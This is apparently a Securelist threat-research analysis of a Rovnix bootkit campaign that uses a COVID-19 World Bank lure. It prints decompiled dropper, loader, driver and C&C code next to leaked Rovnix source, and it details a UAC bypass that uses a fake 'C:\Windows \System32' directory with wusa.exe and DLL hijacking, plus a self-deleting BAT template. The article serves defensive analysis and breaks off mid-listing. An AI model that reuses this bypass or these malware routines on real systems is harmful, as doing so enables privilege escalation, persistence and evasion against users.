Oh, what a boot-iful mornin’

securelist.com/oh-what-a-boot-iful-mornin/97365

Authors


Alexander Eremin

Rovnix bootkit back in business

In mid-April, our threat monitoring systems detected malicious files being distributed under the name “on the new initiative of the World Bank in connection with the coronavirus pandemic” (in Russian) with the extension EXE or RAR. Inside the files was the well-known Rovnix bootkit. There is nothing new about cybercriminals exploiting the coronavirus topic; the novelty is that Rovnix has been updated with a UAC bypass tool and is being used to deliver a loader that is unusual for it. Without further ado, let’s proceed to an analysis of the malware according to the rules of dramatic structure.

Exposition: enter SFX archive


The file “on the new initiative of the World Bank in connection with the coronavirus pandemic.exe” is a self-extracting archive that dishes up easymule.exe and 1211.doc.



```
Path=%appdata%
Setup=easymule.exe
Setup=1211.doc
Silent=1
Overwrite=1
```

SFX script

The document does indeed contain information about a new initiative of the World Bank, and real individuals related to the organization are cited as the authors in the metadata.



О новой инициативе Всемирного банка в связи с эпидемией коронавируса


(справочная информация)

17 марта 2019 г. Совету директоров Всемирного банка (ВБ) была представлена программа действий ВБ (Fast Track Facility, FTF) по поддержке развивающихся стран, пострадавших от эпидемии нового коронавируса (COVID-19) в размере 14 млрд.долл.США. Данная инициатива была анонсирована на заседании Совета 3 марта 2019 г.

В своем вступительном слове управляющий директор ВБ А. ван Тротценбург отметил, что ситуация с распространением коронавируса в мире стремительно меняется каждый день. Поэтому оценить масштабы будущего социального и

Contents of 1211.doc

As for easymule.exe, its resources contain a bitmap image that is actually an executable file, which it unpacks and loads into memory.




```
lpvBits = GlobalAlloc(0x40u, 0xFA000u);
v0 = LoadImageA(hInst, 0x3BE6, 0, 0, 0, 0x2040u);
GetObjectA(v0, 0x54, &pv);
v1 = 3 * v10 * v11;
v13 = v11;
GetBitmapBits(v0, 3 * v10 * v11, lpvBits);
v2 = GlobalAlloc(0x40u, v1);
```

```
28 00 00 00-78 00 00 00-87 00 00 00-01 00 18 00  (   x   З   ☺ ↑
00 00 00 00-00 00 00 00-00 00 00 00-00 00 00 00
00 00 00 00-00 00 00 00-EC 00 00-7C BD 00 00           ь   |╜
1A 4D 5A 90-00 03 00 00-00 04 4E 00-FF FF 0E 00  →MZP ♥   ♦N   ♫
B8 00 A2 00-40 00 20 01-01 00 C8 4C-00 00 27 0E  ╕ в @  ☺☺ ╚L  '♫
1F BA 0E 00-B4 09 CD 21-B8 01 4C CD-21 54 68 69  ▼║♫ ┤○═!╕☺L═!Thi
73 20 70 72-6F 67 72 61-6D 20 63 61-6E 6E 6F 74  s program cannot
20 62 65 20-72 75 6E 20-69 6E 20 44-4F 53 20 6D   be run in DOS m
6F 64 65 2E-0D 0D 0A 24-CC 08 05 EB-53 0E 42 AF  ode.♪♪◙$╠◘♣ыS♫Bп
32 60 11 EC-00 02 72 CD-AB 11 A8 8F-01 61 11 B0  2`◄ь ☻r═л◄иП☺a◄░
```


Loading the "image"

Hook: enter UAC bypass

The code of the PE loaded into memory contains many sections remarkably similar to the known Rovnix bootkit and its modules, the source code of which leaked back in 2013.



```
wsprintfA(i + 1, "%lu.bat", v5);
wsprintfA(v17, "\"%s\"", v2);
v6 = VirtualAlloc(0, 0x104u, 0x3000u, 4u);
lpString = v6;
if ( v6 )
{
  v7 = GetTickCount();
  wsprintfA(v6, "attrib -r -s -h%%1\r\n:%u\r\ndel %%1\r\nif exist %%1 goto %u\r\ndel %%0\r\n", v7, v7);
  v8 = 0;
  hFile = CreateFileA(v0, 0xC0000000, 1u, 0, 2u, 0x80u, 0);
  if ( hFile == -1 )
  {
    v10 = GetLastError();
  }
  else
  {
    v9 = lstrlenA(lpString);
    if ( !WriteFile(hFile, lpString, v9, &NumberOfBytesWritten, 0) )
      v8 = GetLastError();
    CloseHandle(hFile);
    if ( v8 || (v10 = ShellExecuteA(0, "open", v0, v17, 0, 0), v10 >= 0x20) )
    {

      VirtualFree(lpString, 0, 0x8000u);
      if ( v8 != -1 )
        goto LABEL_17;
      goto LABEL_16;
    }
```



```
#define tczBatFmt        _T("%lu.bat")
#define tczBatchFile     _T("attrib -r -s -h%%1\r\n:%u\r\ndel %%1\r\nif exist %%1 goto %u\r\ndel %%0\r\n")

    wsprintf(FileName, tczBatFmt, GetTickCount());
    wsprintf(BatFileParam, _T("\"%s\""), ThisFilePath);

    if (BatFile = (LPTSTR)vAlloc(MAX_PATH * sizeof(_TCHAR)))
    {
        ULONG   Label = GetTickCount();

        wsprintf(BatFile, tczBatchFile, Label, Label);
        Status = CreateAndStartBat(BatFilePath, BatFile, BatFileParam);

        vFree(BatFile);
    }

hFile = CreateFile(FilePath, GENERIC_READ | GENERIC_WRITE, FILE_SHARE_READ, NULL, CREATE_ALWAYS, FILE_ATTRIBUTE_NORMAL, 0);
if (hFile != INVALID_HANDLE_VALUE)
{

    if (!WriteFile(hFile, Content,(ULONG)lstrlen(Content), &Written, NULL))
        Status = GetLastError();

    CloseHandle(hFile);

    if (Status == NO_ERROR)
    {
        HINSTANCE hInst = ShellExecute(0, tczOpen, FilePath, ParamStr, NULL, SW_HIDE);
        if (hInst < (HINSTANCE)32)
            Status = (WINERROR)hInst;
    }
}
else
    Status = GetLastError();
```

Left: source of the malware; right: leaked Rovnix source code (bksetup.c)

However, the file under analysis reveals innovations clearly added by authors, based on the original Rovnix source code. One of them is a UAC bypass mechanism that uses the "mocking trusted directory" technique.

With the aid of the Windows API, the malware creates the directory **C:\Windows \System32** (with the space after Windows). It then copies there a legitimate signed executable file from **C:\Windows\System32** that has the right to automatically elevate privileges without displaying a UAC request (in this case, wusa.exe).

DLL hijacking is additionally used: a malicious library is placed in the fake directory under the name of one of the libraries imported by the legitimate file (in this case, wtsapi32.dll). As a result, when run from the fake directory, the legitimate file **wusa.exe** (or rather, the path to it) passes the authorization check due to the GetLongPathNameW API, which removes the space character from the path. At the same time, the legitimate file is run from the fake directory without a UAC request and loads a malicious library called **wtsapi.dll**.

Besides copying the legitimate system file to the fake directory and creating a malicious library there, the dropper creates another file named **uninstall.pdg**. After that, the malware creates and runs a series of BAT files that start **wusa.exe** from the fake directory and then clean up the traces by deleting the created directory and the **easymule.exe** dropper itself.

Development: enter Rovnix

The file **uninstall.pdg** clearly contains a packed executable file. It is designed to unpack the same malicious library that was previously downloaded using wusa.exe and DLL hijacking.

Uninstall.pdg


The code of the malicious library is kept minimal: the exported function WTSQueryUserToken obviously has no features required by the original **wusa.exe**, which imports it. Instead, the function reads **uninstall.pdg**, and unpacks and runs the executable from it.

```
void __noreturn WTSQueryUserToken()
{
  // [COLLAPSED LOCAL DECLARATIONS. PRESS KEYPAD CTRL-"+" TO EXPAND]

  lstrcpyA(&String1, "\\\\?\\C:\\Windows \\System32\\uninstall.pdg");
  v0 = CreateFileA(&String1, 0x80000000, 1u, 0, 3u, 0x80u, 0);
  v1 = GetFileSize(v0, &FileSizeHigh);
  v2 = LocalAlloc(0x40u, v1);
  ReadFile(v0, v2, v1, &NumberOfBytesRead, 0);
  CloseHandle(v0);
  unpack_and_load(v2);
  LocalFree(v2);
  ExitProcess(0);
}
```

Code of exported malicious library function

The unpacked **uninstall.pdg** turns out to be a DLL with the exported function BkInstall — another indicator that the malware is based on the leaked Rovnix code. Further analysis of the file confirms this.


Glued inside uninstall.pdg are executable files packed with aPLib. The gluing was done using the FJ utility (also from the Rovnix bootkit), as evidenced by the file-unpacking algorithm and the FJ signatures indicating the location of the joint in the file.



```
46 4A 00 00-00 72 00 00-FA 09 00 00-B0 69 A5 2F  FJ   r  ·o  ░ie/
00 21 00 00-46 4A 00 00-00 7C 00 00-00 68 00 00   !  FJ   |   h
3A A5 C3 10-0B 28 00 00-46 4A 00 00-00 C2 00 00  :e├►♂(  FJ   ┬
00 56 00 00-29 C1 4E CF-03 28 00 00-46 4A 00 00   V  )┴N╧♥(  FJ
00 FC 00 00-05 00 00 00-A9 CB 11 68-00 41 00 00   №  ♣   й╦◄h A
```

FJ utility signature

The glued files are the KLoader driver from the leaked Rovnix bootkit and a bootloader. **Uninstall.pdg** unpacks them, overwrites the VBR with the bootloader, and places the packed original VBR next to it. In addition, KLoader is written to the disk; its purpose is to inject the payload into running processes.



```
InitializeAddons();
ntStatus = PsSetCreateProcessNotifyRoutine(MyCreateProcessNotifyRoutine, 0);
if ( ntStatus >= 0
  && (PsSetLoadImageNotifyRoutine(MyLoadImageNotifyRoutine),
      ntStatus = PsSetCreateThreadNotifyRoutine(sub_40197B),
      ntStatus >= 0) )
{
  StartDelayInitThread();
}
else
{
  PsSetCreateProcessNotifyRoutine(MyCreateProcessNotifyRoutine, 1u);
  sub_401E77();
}
```


```
        InitializeAddons();

        ntStatus = PsSetCreateProcessNotifyRoutine(&MyCreateProcessNotifyRoutine, FALSE);
        if (NT_SUCCESS(ntStatus))
        {
            ntStatus = PsSetLoadImageNotifyRoutine(&MyLoadImageNotifyRoutine);
#ifdef _DRIVER_SUPPORTS_UNLOAD
            DriverObject->DriverUnload = &DriverUnload;
#endif
        }

        if (!NT_SUCCESS(ntStatus))
        {
            PsSetCreateProcessNotifyRoutine(&MyCreateProcessNotifyRoutine, TRUE);
            HandleReleaseTable(g_ActiveProcessDb);
        }
        else
        {
#ifdef  _BK_KIP
            ntStatus = KipStartup(DriverObject, RegistryPath);
#endif
#ifdef  _BK_VFS
            ntStatus = FsLibStartup(DriverObject, RegistryPath);
#endif

            if(NT_SUCCESS(ntStatus))
                StartDelayInitThread();
        }
```

Left: source code of the malware; right: leaked Rovnix source code (kloader.c)

As seen in the screenshot, the source code of the malware is not much different from the original. The original code was seemingly compiled for use without a VFS and a protocol stack for the driver to operate with the network.

In this instance, the driver injects a DLL into the processes, which is that same un-Rovnix-like loader that we spoke about at the very beginning.


Thus, the general execution scheme looks as follows.



Execution scheme

Climax: enter loader


Let’s consider the new loader in more detail. The first thing to catch the eye is the PDB path in the file.



```
 CloseHandle ╓♦UnmapViewOfFile §☻GetModuleHandleA  <♥LoadLibraryA  E☻GetProcAddress  H♥LocalFree
ʏnA |☻GlobalAlloc ║☻GlobalFree  s☻GetSystemInfo └☻GlobalMemoryStatusEx  M☺GetComputerNameA  h☺Get
ı  r☻GetVersionExA Ж☺GetCommandLineA |♥OpenMutexA  ы CreateMutexA  KERNEL32.dll  2♥wsprintfA + Cl
ıtion '☻OpenDesktopA  USER32.dll  `☻RegOpenKeyExA m☻RegQueryValueExA  ☻☻RegCloseKey w☺InitializeS
)Eh0└&┴GX↑   E:\LtdProducts\Project\newproject\64bits\64AllSolutions\Release\Dll64.pdb
```

PDB path


When run, the malware first fills the structure with pointers to functions. The allocated memory is filled with pointers to functions, to be called subsequently by their offset in the allocated memory area.



```
result->null_fields = fill_cnc_struct_with_0;
result->close_socket = close_socket_func;
result->create_sock_and_send = create_socket_and_send;
result->call_arg_plus20 = call_arg_20;
result->get_adapters_info = get_adapters_info_func;
result->ret_1 = return_1;
```


Structure with functions

Next, the process obtains access to the Winsta0 and Default desktop objects for itself and all processes created by this process, and creates a thread with the C&C communication cycle.



```
HANDLE create_window_station_and_start_thread()
{
  HWINSTA v0; // eax
  HDESK v1; // eax
  DWORD ThreadId; // [esp+4h] [ebp-4h]

  v0 = OpenWindowStationA("WinSta0", 1, 0x2000000u);
  if ( v0 )
    SetProcessWindowStation(v0);
  v1 = OpenDesktopA("Default", 1u, 1, 0x2000000u);
  if ( v1 )
    SetThreadDesktop(v1);
  return CreateThread(0, 0, cnc_loop_thread, 0, 0, &ThreadId);
}
```


Creating a C&C communication thread



```
Sleep(1000u);
v1 = GetCommandLineA();
lstrcpyA(&cmd_line, v1);
CharLowerA(&cmd_line);
if ( (!str_chr(&cmd_line, "svchost.exe") || !str_chr(&cmd_line, "svchost.exe -k netsvcs"))
  && !OpenMutexA(0x100000u, 0, "Global\\--5346Mutex---") )
{
  InitializeSecurityDescriptor(&pSecurityDescriptor, 1u);
  SetSecurityDescriptorDacl(&pSecurityDescriptor, 1, 0, 0);
  MutexAttributes.lpSecurityDescriptor = &pSecurityDescriptor;
  MutexAttributes.nLength = 12;
  MutexAttributes.bInheritHandle = 1;
  CreateMutexA(&MutexAttributes, 0, "Global\\--5346Mutex---");
  while ( 1 )
  {
    if ( (v5->create_sock_and_send)(&v5, 0x1F49, 0) )// create_socket_and_send
    {
      if ( (v5->receive)(&v5, &uBytes, 4) )   // receive
      {
        v2 = LocalAlloc(0x40u, uBytes);
        if ( (v5->receive)(&v5, v2, uBytes) ) // receive
```

Communication with C&C

